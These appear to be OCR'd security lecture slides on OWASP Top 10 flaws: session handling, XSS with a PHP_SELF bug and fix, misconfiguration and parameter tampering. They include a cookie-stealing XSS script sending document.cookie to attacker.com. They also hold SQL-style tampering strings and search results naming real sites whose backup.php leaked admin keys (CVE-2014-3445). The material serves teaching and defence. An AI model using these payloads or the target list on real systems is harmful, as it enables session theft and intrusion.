
```
Cookie: Username:carsten;Permissions=admin
```

2. Broken Authentication and Session Management

http://example.com/sale/tems;jsessionid=9G8DCR4SNDLPSKHCJU5TG?Item=Samsung_TV_100_inch

Session hijacking, account compromise

2. Broken Authentication and Session Management



2. Broken Authentication and Session Management

No embedded session id in the URLs
Do not trust cookie content

No predictable session ids, such as
`https://yoursite.com/cart.php?sess=1234`

Do not trust URL query string contents, such as
`https://yoursite.com/delete_user.php?user_name=carsten`

2. Broken Authentication and Session Management

Use standard session id provided by container

Long, random session ids /
Secure, HttpOnly cookie for session ids

Use SSL to protect credentials and session at all times

Logoff must destroy the session

2. Broken Authentication and Session Management

No small numbers (device=2, Acct=123):
Use GUIDs all the time

If a human can read it, it is probably easy to attack


Attacker will always try to list information several times in a row:
How does the cookie/URL look if password is ”aaaaaa” and aaaaaB?
How about ”111111” or ”222222” or ”123456”?

3. XSS - Cross Site Scripting

OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE) [NEW]
A5:2017-Broken Access Control [Merged]
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization [NEW, Community]
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

3. XSS - Cross Site Scripting

javascript:alert('XSS')



JavaScript injection into other peoples pages

- Stealing cookies
- DOM manipulation, phishing, tricking users to like Facebook pages etc
- DoS etc.

Where's the bug?

```
<html>
   <head>
        <title>...</title>
   </head>
   <body>
        <form action="<?php echo
                $_SERVER['PHP_SELF']; ?>">
        </form>
   </body>
</html>
```

Where's the bug? **Explanation**

```
<html>
    <head>
        <title>...</title>
    </head>
    <body>
        <form action="<?php echo
                $_SERVER['PHP_SELF']; ?>">
        </form>
    </body>
</html>
```

`$_SERVER` is an array containing headers, paths, script locations

`$_SERVER['PHP_SELF']` is path of current script executing, e.g. "/folder/script.php"

Where's the bug? **Problem**

Normal URL

```
http://<site>/folder/script.php
```

Normal result

```
<form action="/folder/script.php"></form>
```

Bad URL

```
http://<site>/folder/script.php/"><script>alert
   ('XSS')</script><foo"
```

Bad result

```
<form action="/folder/script.php/">
   <script>alert('XSS')</script><foo""></form>
```

Server-side PHP script is abused to deliver a **client-side javascript** that runs in client's browser

<script>.....</script>

3. XSS - Cross Site Scripting

javascript:alert(document.cookie)

3. XSS - Cross Site Scripting

Writes malicious script:
<script>window.open("http://attacker.com/cgibin/printenv.pl?p="%2Bdocument.cookie)</script>

Write url pointing to dynamic website
— **Click here to visit victim.org**

Make victim click link

XSS - Attacks


Script injektion on shared sites such as forums & blogs, mails, defaced sites etc.

Scan internal hosts/ping
Download scripts
Steal users session
Steal sensitive data
Deface websites
Redirect users to phishing or malware sites
…?


XSS exploits the users trust in the server:
Scripts runs in the servers security settings

3. XSS - Cross Site Scripting

Reflected XSS



Stored XSS


ATTACKER
1) Store malicious script on server
Web server
3) Stored script delivered
4) Session cookie
2) Normal interaction
0) Normal interaction
VICTIM

XSS - Attacks

Script injektion on shared sites such as forums & blogs, mails, defaced sites etc.

Topic: Security

Follow via:

Obama site hacked; Redirected to Hillary Clinton

Summary: *With a day to go before a critical Pennsylvania Democratic primary, Barack Obama's team has been busy patching security holes.According to Netcraft, a hacker exploited security flaws in Obama's site to redirect traffic to Hillary Clinton's site.*

By Larry Dignan for Zero Day | April 21, 2008 -- 12:35 GMT (13:35 BST)

Follow @ldignan *Get the ZDNet Announce UK newsletter now*

With a day to go before a critical Pennsylvania Democratic primary, Barack Obama's team has been busy patching security holes.

According to Netcraft, a hacker exploited security flaws in Obama's site to redirect traffic to Hillary

Where's the bug? **Fix**

```
<html>
   <head>
        <title>...</title>
   </head>
   <body>
        <form action="<?php echo
              htmlentities($_SERVER['PHP_SELF']);
   ?>">
        </form>
   </body>
</html>
```

htmlentities() converts characters to HTML entities so injects fail: < becomes <, > >, and so on

Still:

Do not trust user input

Output encode all user supplied input

Whitelist input validation, do not rely on blacklists

3. XSS - Cross Site Scripting


Try
https://xss-game.appspot.com

4. Security Misconfiguration

OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE) [NEW]
A5:2017-Broken Access Control [Merged]
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization [NEW, Community]
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]


4. Security Misconfiguration

Directory browsing etc.



4. Security Misconfiguration

Robots.txt etc.



4. Security Misconfiguration

HTML source etc.

Security Guidance for Critical Areas of Focus in Cloud Computing v4.0

```
<script type="text/javascript" src="https://local-cdn.cloudsecurityalliance.org/global/scripts/standard.js">
</script>
<script type="text/javascript">
                        jQuery(function($){
                                var $form = $('#ajaxed_download');
                                var $submit = $form.find('input[type="submit"]');
                                $form.validate({
                                        rules: {
                                                'entry.1241937640': {
                                                        required: true,
                                                        minlength: 1
                                                }
                                        },
                                        submitHandler: function() {
                                                $.post($form.attr("action"), $form.serialize(), function(data
{});
                                                                                                var message =
                                                '<p>Download Security Guidance for Critical Areas of Focus in
Cloud Computing v4.0 - Cloud Security Alliance by selecting the button below. </p>'

                                                + '<p><a class="btn btn-primary" target="_blank"
onclick="_gaq.push([\'_trackEvent\', \'\', \'Download\', \'\']);"
href="https://downloads.cloudsecurityalliance.org/assets/research/security-guidance/security-guidance-v4-
FINAL.pdf">Download</a></p>';

Apprise(message, {override: false});
                                                jQuery.cookie('csa_dl_13910', 'TRUE', { expires: 365 });
                                                return false;
                                        }
```

5. Broken Access Control

OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE) [NEW]
A5:2017-Broken Access Control [Merged]
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization [NEW, Community]
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Parameters:

Parameter tampering

Exampel.com/user?acct=1234 ->

Exampel.com/user?acct=123**5**

Exampel.com/user?acct=User1 ->

Exampel.com/user?acct=Admin

Parameter tampering

Look at all URL's for all instances of parameters: ID numbers, categories, names etc could be interesting

http://server/page.asp?id=123&user=abc

Parameter tampering

Parameter tampering

Browsing the available parameters:

http://server/page.asp?id=123&userid=joeb

"id=1", "id=2" …. "id=9999999" etc

Altering parameter values

"userid=joeb“, "userid=johnd"

“id=1090+OR+id%3D1089”

Parameter tampering

http://server/pres/show_artikel.asp?id=1090+OR+id%3d1096+ORDER+BY+id+DESC+--+&C_type=_privat&Lang=_DK

-> shows article id=1096 (even though 1096 was not directly available)

Parameter tampering

Portcullis
Tried, Tested and Proven

Phone UK: +44 20 8868 0098
Phone US: +1 415 874 3101

Home | Test | Respond | Consult | Research | News & Events | Company | Contact Us

Vulnerability title: Unauthenticated Backup and Password Disclosure in HandsomeWeb SOS Webpages

CVE:	CVE-2014-3445
Vendor:	HandsomeWeb
Product:	SOS Webpages
Affected version:	1.1.11 and earlier
Fixed version:	1.1.12
Reported by:	Freakyclown

Details:

The default setup allows an unauthenticated user to access administrative functions such as backing up of key files within the CMS. This is done by appending the following to a domain using the software affected:

```
/backup.php?a=2&k=6f15afa1ac4edea0g145e884116334b7
```


Where "a" is the file number to back up and "k" is the MD5key used to authenticate the administrator, however if "k" does not match the correct key rather than disallowing the unauthenticated user to back up the file the service will provide the user with the correct key. For example:

```
Failure, wrong key. The right key is 5f17aca1ae2edea0f145e884116371a5
```

Using this new key in the url such as below:

Related Resources

- Home
- Test
- Respond
- Consult
- Research
- News & Events
- Company
- Contact Us


Google
"Failure, wrong key. The right key is"
Internet
Billeder
Videoer
Maps
Mere
Søgeværktøjer
Ca. 18 resultater (0,29 sekunder)
Cookies hjælper os med at levere vores tjenester. Ved at bruge vores tjenester accepterer du vores brug af cookies.
Få flere oplysninger
OK
CVE-2014-3445 - Portcullis
https://www.portcullis-security.com/.../cve-2014-344... Oversæt denne side
... back up the file the service will provide the user with the correct key. For example: Failure, wrong key. The right key is 5f17aca1ae2edea0f145e884116371a5.
Reply - Twitter
https://twitter.com/.../status/471482207156965377 Oversæt denne side
for 39 minutter siden - @amanicdroid @0xabad1dea @dakami @lucabruno more hilariously, if you google "Failure, wrong key. The right key is" you get affected ...
Bio | Dan Kaminsky's Blog
dankaminsky.com/bio/ Oversæt denne side
Dan Kaminsky has been a noted security researcher for over a decade, and has spent his career advising Fortune 500 companies such as Cisco, Avaya, and ...
Failure, wrong key. The right key is ...
christian.com.ph/backup.php - Oversæt denne side
Failure, wrong key. The right key is 0e820a836cdb8bbfd114dc906f2d0202.
Failure, wrong key. The right key is ...

Parameter tampering

Failure, wrong key. The right key is ...
christian.com.ph/backup.php - Oversæt denne side
Failure, wrong key. The right key is 0e820a836cdb8bbfd114dc906f2d0202.

Failure, wrong key. The right key is ...
www.alltheworld.org/backup.php ▾ Oversæt denne side
Failure, wrong key. The right key is 1a7c6b02ac8150c4414c11980d25a874.

File : backup.php - Ohloh Code Search
code.ohloh.net/file?fid=Ss...cid=JPWOk78B6fg... - Oversæt denne side
exit; } } else { echo "**Failure, wrong key. The right key is** $goodKey"; exit; } ?> About | Forums | Terms | Privacy | Downloads | Meta. Code Sight v2.4.1 | Copyright ...

Failure, wrong key. The right key is ...
www.makekidssmile.org/backup.php ▾ Oversæt denne side
Failure, wrong key. The right key is 2fd87e95daf0b52c120ec535ed555670.

Failure, wrong key. The right key is ...
sflua.com/backup.php ▾ Oversæt denne side
Failure, wrong key. The right key is 183d0f92063b3dfdd5df08a962ecc1f3.

Kaum macht man es richtig, schon funktioniert es! | Netz ...
netz-rettung-recht.de/.../1674-Kaum-macht-man-es-ri... ▾ Oversæt denne side
29/01/2011 - Dienstag, Mai 27 2014; "**Failure, wrong key. The right key is** 5f17aca1ae2edea0f145e884116371a5" - Großartig. https://t.co/ioPv0a5lug ...

Besonders schwerer Raub | Netz - Rettung - Recht
